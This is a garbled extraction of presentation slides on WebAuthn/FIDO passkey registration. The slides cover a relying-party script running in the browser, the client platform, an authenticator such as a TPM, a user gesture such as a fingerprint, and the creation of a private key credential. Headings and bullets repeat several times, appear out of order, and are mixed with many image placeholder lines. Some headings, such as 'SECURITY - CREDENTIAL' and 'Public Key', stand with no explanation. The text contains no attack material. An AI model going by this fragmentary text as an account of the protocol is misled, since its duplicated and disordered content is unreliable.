


# ARCHITECTURE - REGISTRATION



- Server ("Relying-party") script runs in the client browser
- Utilizes the Client Platform (user-agent header and device - laptop, mobile)


# ARCHITECTURE - REGISTRATION



## Step 3

- Client platform connects to the authenticator (e.g., Fido / TPM)
- Requests an authorization gesture from the user (e.g., fingerprint, Windows Hello)


# ARCHITECTURE - REGISTRATION



## Step 3


- Client platform connects to the authenticator (e.g., Fido / TPM)
- Requests an authorization gesture from the user (e.g., fingerprint, Windows Hello)

# ARCHITECTURE - REGISTRATION





- If authorized, a new credential (private key) is created

# SECURITY - CREDENTIAL




# SECURITY - CREDENTIAL




Public Key

# SECURITY - CREDENTIAL




Public Key



